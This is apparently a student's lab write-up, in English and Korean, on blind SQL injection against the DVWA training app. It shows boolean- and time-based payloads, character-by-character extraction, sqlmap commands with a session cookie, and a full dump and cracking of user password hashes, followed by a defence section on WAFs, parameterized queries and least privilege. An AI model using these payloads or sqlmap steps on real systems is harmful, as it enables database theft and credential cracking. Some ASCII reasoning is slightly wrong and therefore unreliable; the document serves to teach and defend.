SQL Injection (Blind)

If the web page where you want to attack doesn`t print any errors a nd query result list, the attack from this pattern is hard to success. Because it doesn`t provide query result data, we cannot confirm the data through attack like UNION query.

In this case, Blind SQL Injection can usefully be used. In other words, the attack is an attack method that spill out a database value from true/false of query result.

1) Boolean-based Blind Attack

   If some website provides a board search function, we can test true/false like this.

   (TRUE)

   <input>
   스터디’ AND 1=1—
   <result>
   게시판 검색됨 (true)

   (FALSE)

   <input>
   스터디’ AND 1=2—
   <result>
   게시판 검색 안됨 (false)

   If this attempt is executed in the webpage, information leakage is possible from the result by inserting query condition that hacker want to know through AND condition is a Blind SQL Injection.

2) Time-based Blind Attack

   In some cases, because the response results always the same, there may be cases where it is not possible to determine true/false based on the response result alone.

In this case, it can be identified as true/false from the difference of response time by inserting a query delaying time.

(MS SQL Server environment)

<input>
스터디' IF SYSTEM_USER='admin' WAITFOR DELAY '00:00:5'--

<result>
Select * from Boards where title='스터디' if system_user='admin' waitfor delay '00:00:5' --

1) True: 응답이 5초 지연 (system account: admin)
2) False: 즉시 응답 (X)

(My SQL environment)

<input>
스터디 and sleep(5) #'

<result>
Select * from Boards where title= '스터디' and sleep(5)

1) True: 응답이 5초 지연 (the search word exists)
2) False: 즉시 응답 (X)

In summary, Blind SQL Injection is an attack method that can gain the data only to server response of the query result is true/false. This attack can gain important information by comparing many conditions. In almost any cases, the attack proceeds using an automated tool.


<Attack Scenario> [password attack]
('Z' : ASCII 90)
<소문자 확인>
스터디' AND ASCII(LEFT((SELECT PASSWORD FROM [USERS] WHERE UserID='admin'),1)) > 90

We can attack like this.


<Low>


```
if( isset( $_GET[ 'Submit' ] ) ) {
        // Get input
        $id = $_GET[ 'id' ];

        // Check database
        $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
        $result = mysql_query( $getid ); // Removed 'or die' to suppress mysql errors

        // Get results
        $num = @mysql_numrows( $result ); // The '@' character suppresses errors
        if( $num > 0 ) {
                // Feedback for end user
                $html .= '<pre>User ID exists in the database.</pre>';
        }
        else {
                // User wasn't found, so the page wasn't!
                header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

                // Feedback for end user
                $html .= '<pre>User ID is MISSING from the database.</pre>';
        }

        mysql_close();
}
```

<Boolean-based>




<Time-based>





<input>
1’and ascii(substr((select first_name from users where user_id=‘1’),1,1)) > 91#




Result: True

1’ and ascii(substr((select first_name from users where user_id=‘1’),1,1)) > 96#

Result: True


1’ and ascii(substr((select first_name from users where user_id=‘1’),1,1)) > 97#



Result: False

This result gives the information about the ID of the user to me.
ASCII: 96 (first character) ➔ ‘a’

1' and ascii(substr((select first_name from users where user_id='1'),2,1)) > 99#



1' and ascii(substr((select first_name from users where user_id='1'),2,1)) > 100#


ASCII: 100 (second character) ➔ ‘d’

Total ID: admin

<Blind SQL Injection using Tool>
Download Site: http://sqlmap.org

Move to the downloaded directory
➔ python sqlmap.py -u “Attack Target URL” --cookie=“site cookie value”

<Method to get the cookie value>



After moving to the console window, enter the content like this.

```
> console.log(document.cookie);
```

If you enter the content, the cookie value is printed on the console window.

Ex)

<Run>
python sqlmap.py -u
"http://localhost/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit"
--cookie= "security=low; PHPSESSID=bsb044hflqp9e0k63dfr7mamn5"

```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 2988=2988 AND 'cdJT'='cdJT&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5754 FROM (SELECT(SLEEP(5)))mRLD) AND 'MRwW'='MRwW&Submit=Submit
---
[17:14:24] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.23, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
```

➔ We can know what attack is possible through the information like this and what server system is based on.

<Method to get the current DB name>

python sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=bsb044hflqp9e0k63dfr7mamn5" --current-db

```
[17:15:52] [INFO] resuming back-end DBMS 'mysql'
[17:15:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 2988=2988 AND 'cdJT'='cdJT&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5754 FROM (SELECT(SLEEP(5)))mRLD) AND 'MRwW'='MRwW&Submit=Submit
---
[17:15:52] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.23, Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[17:15:52] [INFO] fetching current database
[17:15:52] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data
 retrieval
[17:15:52] [INFO] retrieved: dvwa
current database: 'dvwa'
[17:15:52] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 15 times
[17:15:52] [INFO] fetched data logged to text files under '/Users/jinil/.local/share/sqlmap/output/localhost'
```

Current database: dvwa

<Method to get the table name>

python sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=bsb044hflqp9e0k63dfr7mamn5" -D dvwa --tables

```
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

<Method to get the data that is stored in the tables>

python sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=bsb044hflqp9e0k63dfr7mamn5" -T users –dump

```
[17:26:33] [INFO] fetching columns for table 'users' in database 'dvwa'
[17:26:33] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data
 retrieval
[17:26:33] [INFO] retrieved: 8
[17:26:33] [INFO] retrieved: user_id
[17:26:33] [INFO] retrieved: first_name
[17:26:34] [INFO] retrieved: last_name
[17:26:34] [INFO] retrieved: user
[17:26:35] [INFO] retrieved: password
[17:26:35] [INFO] retrieved: avatar
[17:26:35] [INFO] retrieved: last_login
[17:26:36] [INFO] retrieved: failed_login
[17:26:36] [INFO] fetching entries for table 'users' in database 'dvwa'
[17:26:36] [INFO] fetching number of entries for table 'users' in database 'dvwa'
[17:26:36] [INFO] retrieved: 5
[17:26:37] [INFO] retrieved: 1337
[17:26:37] [INFO] retrieved: http://localhost/dvwa/hackable/users/1337.jpg
[17:26:39] [INFO] retrieved: 0
[17:26:39] [INFO] retrieved: Hack
[17:26:39] [INFO] retrieved: 2020-09-13 16:25:19
[17:26:40] [INFO] retrieved: Me
[17:26:40] [INFO] retrieved: 8d3533d75ae2c3966d7e0d4fcc69216b
[17:26:41] [INFO] retrieved: 3
[17:26:41] [INFO] retrieved: admin
[17:26:41] [INFO] retrieved: http://localhost/dvwa/hackable/users/admin.jpg
[17:26:43] [INFO] retrieved: 0
[17:26:43] [INFO] retrieved: admin
[17:26:44] [INFO] retrieved: 2020-09-13 16:25:19
[17:26:44] [INFO] retrieved: admin
[17:26:45] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[17:26:46] [INFO] retrieved: 1
```

After this is done, it asks if you want to proceed with cracking.
If your answer is ‘y’, it executes the cracking like under the photo.

```
[17:27:01] [INFO] retrieved: 5
[17:27:01] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[17:28:32] [INFO] writing hashes to a temporary file '/var/folders/vn/581qb81503705rfyk_354plc0000gn/T/sqlmape4VNNu67280/sqlmaphashes-fFLwbs.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[17:28:49] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/Users/jinil/Desktop/Security/sqlmap-dev/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[17:28:56] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[17:28:59] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[17:28:59] [INFO] starting 4 processes
[17:29:02] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[17:29:04] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[17:29:09] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[17:29:12] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+-----------------------------------------------------+---------+-----------------------------------------------------+-----------+------------+---------------------+-------------+
| user_id | avatar                                              | user    | password                                            | last_name | first_name | last_login          | failed_login |
+---------+-----------------------------------------------------+---------+-----------------------------------------------------+-----------+------------+---------------------+-------------+
| 3       | http://localhost/dvwa/hackable/users/1337.jpg       | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)          | Me        | Hack       | 2020-09-13 16:25:19 | 0           |
| 1       | http://localhost/dvwa/hackable/users/admin.jpg      | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)         | admin     | admin      | 2020-09-13 16:25:19 | 0           |
| 2       | http://localhost/dvwa/hackable/users/gordonb.jpg    | gordonb | e99a18c428cb38d5f260853678922e03 (abc123)           | Brown     | Gordon     | 2020-09-13 16:25:19 | 0           |
| 4       | http://localhost/dvwa/hackable/users/pablo.jpg      | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)          | Picasso   | Pablo      | 2020-09-13 16:25:19 | 0           |
| 5       | http://localhost/dvwa/hackable/users/smithy.jpg     | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)         | Smith     | Bob        | 2020-09-13 16:25:19 | 0           |
+---------+-----------------------------------------------------+---------+-----------------------------------------------------+-----------+------------+---------------------+-------------+

[17:29:21] [INFO] table 'dvwa.users' dumped to CSV file '/Users/jinil/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[17:29:21] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 2322 times
[17:29:21] [INFO] fetched data logged to text files under '/Users/jinil/.local/share/sqlmap/output/localhost'

[*] ending @ 17:29:21 /2020-09-13/

gimjin-il-ui-MacBookPro:sqlmap-dev jinil$
```

It just is a test. But if it is a reality, it is a very dangerous situation.

<Block Countermeasures> (방어 대책)

[웹 방화벽(WAF) 도입]

웹 방화벽은 HTTP/HTTPS 응용 계층의 패킷 내용을 기준으로 패킷의 보안성을 평가하고 룰(Rule)에 따라 제어

1) 물리적 웹 방화벽
   - 물리적인 전용 WAF 사용을 권장
   - 어플라이언스 형태의 제품을 사용하거나 SECaaS 형태의 클라우드 기반의 솔루션을 도입할 수도 있다.
2) 논리적 웹 방화벽 (공개 웹 방화벽)
   전용 웹 방화벽 장비를 도입할 수 없다면, 공개 웹 방화벽 (논리적인 구성으로 웹 방화벽 역할 수행) 을 도입

Window Server Environment: WebKnight
➔ 웹서버 앞단에 필터 방식으로 동작, 웹 서버로 들어오는 모든 웹 요청에 대해 사전에 정의한 필터 룰에 따라 검증하고 SQL Injection 공격 등을 사전에 차단

Apache Sever Environment: ModSecurity

➔ OWASP(세계적인 웹 보안 커뮤니티)에서 무료 탐지 툴(CRS)를 제공하며 이를 통해 OWASP TOP 10 취약점을 포함한 웹 해킹 공격으로부터 홈페이지 보호 가능

[시큐어 코딩]

1. 입력값 유효성 검사

➔ 모든 외부 입력값은 신뢰하지 말자

(외부 입력값: 사용자가 입력한 값, Burp Suite 프록시 툴을 이용한 변조 값)

기본적인 대응 방안: 입력 값의 유효성을 검사

1) 블랙 리스트 방식

SQL Query의 구조를 변경시키는 문자나 키워드를 제한하는 방식

아래와 같은 문자를 블랙리스트로 미리 정의하여 해당 문자를 공백 등으로 치환하는 방식을 사용

(특수문자) ‘, “, =, | , !, (,) , { , } , $, % , @, #, -- 등

(예약어) UNION, GROUP BY , IF , COLUMN, END, INSTANCE 등

(함수명) DATABASE(), CONCAT(), COUNT(), LOWER() 등

2) 화이트 리스트 방식

보안성: 화이트 리스트 방식 > 블랙 리스트 방식

블랙 리스트 방식은 금지된 문자 외에는 모두 허용하지만 화이트 리스트 방식은 허용된 문자를 제외하고는 모두 금지하는 방식

➔ 정규식을 활용하여 범주화/패턴화 시키는 것이 유지보수에 더 유리

2. 동적 쿼리 사용 제한

1) 동적 쿼리 금지

웹 애플리케이션이 DB와 연동할 때 정적 쿼리만 사용한다면 SQL Injection 공격을 신경 쓸 필요 X, 하지만 사실상 이것은 불가능..

2) 매개 변수화된 쿼리(구조화된 쿼리) 사용

동적 쿼리를 정적 쿼리처럼 사용하는 기법. 쿼리 구문에서 외부 입력값이 SQL 구문의 구조를 변경하지 못하도록 정적 구조로 처리하는 방식

➔ PreparedStatement (JAVA JDBC API) , SqlCommand (.net)

JAVA EE ➔ PreparedStatement()
.net ➔ SqlCommand() or OleDbCommand()
PHP ➔ bindParam()
Hibernate ➔ createQuery()
SQLite ➔ sqlite3_prepare()

3. 오류 메세지 출력 제한

1) DB 오류 출력 제한

DB 오류 정보에는 개발자들이 쉽게 디버깅할 수 있도록 내부 정보를 상세히 알려주는 경우가 있기에 공격자는 이 정보를 바탕으로 DB 구조를 파악하고 데이터 유출을 시도할 수 있어 DB 오류가 이용자에게 노출되지 않도록 커스텀 오류 페이지를 제공 필요

2) 추상화된 안내 메세지

로그인을 실패 했을 때, ID가 틀렸는지 Password가 틀렸는지 자세히 알려주는 것은 크래커에게 공격의 범위를 좁혀주는 결과로 이어지게 되어 추상적인 메세지가 더 나을 때가 있다.

DB 보안

1. DB 계정 분리

관리자가 사용하는 DB 계정과 웹 애플리케이션이 접근하는 DB 계정은 반드시 분리 되어야함.

2. DB 계정 권한 제한

DB에 액세스하는 전용 계정을 생성하고 이 계정에는 최소 권한 원칙에 따라 꼭 필요한 권한만 할당할 수 있도록 한다.

➔ 즉, 웹 애플리케이션이 제공하는 기능만 수행가능하도록 권한을 제한

Tip: SELECT 권한과 INSERT, UPDATE, DELETE 권한을 분리하여 서로 다른 계정으로 접근하도록 구성하면, SELECT 권한으로 SQL 인젝션 공격이 들어와도 데이터베이스를 업데이트 할 수 없게 됩니다.

3. 기본/확장 저장 프로시저 제거

데이터베이스가 설치될 때 기본적으로 포함된 프로시저들을 꼭 필요한 경우가 아니라면 제거하는 것이 좋음.

취약점 점검과 모니터링

1) 지속적 취약점 점검
   모의 해킹을 시도하거나 웹 취약점 점검 툴을 이용하여 주기적인 취약점 점검이 권장된다.

2) 로깅과 모니터링
   500 오류가 많이 발생하거나 동일한 IP에서 동일한 페이지를 반복적으로 호출할 경우 해당 대상으로 주의 깊게 살펴야 한다.